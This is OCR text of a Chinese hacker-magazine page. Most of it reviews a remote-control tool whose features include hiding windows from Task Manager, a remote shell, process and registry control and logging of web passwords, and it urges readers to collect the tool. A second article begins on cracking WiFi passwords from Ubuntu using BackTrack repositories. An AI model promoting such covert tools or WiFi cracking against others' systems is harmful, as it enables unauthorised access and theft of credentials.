


图9

3、窗口管理

如图10所示，需要右键刷新才能看到窗口，可以禁用窗口（禁用后，点击窗口没有反应），隐藏窗口（隐藏后，

任务管理器也看不到）以及修改窗口标题。

4、注册表管理

注册表管理功能（如图11）和本地注册表操作一样，也是提供了新建键值以及删除。




图10




图11

5、进程管理

进程管理（如图12）提供了结束进程，挂起以及回复进程，同时也提供了进程模块查看。所有的功能同样集成到了右键。

信息选项卡主要集成了上线主机的系统信息以及服务端信息（如图13）。

系统信息

系统信息提供了操作系统信息，安软，物理内存，虚拟内存，连接信息，运行时间以及系统目录。

服务端信息

显示了配置服务端时的信息.

其他功能（如图14）提供了远程shell和消息功能，远程shell需要右键激活才能使用。




图12




图13




图14

网络工具提供了http下载和socket4服务器。

它把记录网页密码功能从键盘记录分离出来了。

总的来说，它具备了一些常用的功能，没有集成视频和音频功能实属遗憾，希望作者能在下个版本中集成。服务端有时需要卸载两次才能卸载成功。如果你手中还没有远程协助软件，还不快把它收集到你的武器库中？？？

（文章中涉及的软件本期光盘已收录）

Ubuntu的WIFI密码破解之旅

光午休

破解wifi密码最常用的是Backtrack，如图1。很早以前X上面有专门的文章介绍过，还是讲的BT3，Backtrack早就已经更新到第4 R2版了。安装该系统并不麻烦，笔者想BT和大名鼎鼎的Ubuntu（很多叉子在用吧）基于相同的内核，BT下能使用的东西，Ubuntu当然也能用。因此，不妨回归Ubuntu，在Ubuntu系统下也玩一把WIFI密码破解。

一、Ubuntu兼并Backtrack

1、打开终端

加入公共密钥，注意是完整的一行，按回车确认。

wget -q http://repo.offensive-security.com/dist/bt4/binary/public-key -O- | sudo apt-key add -

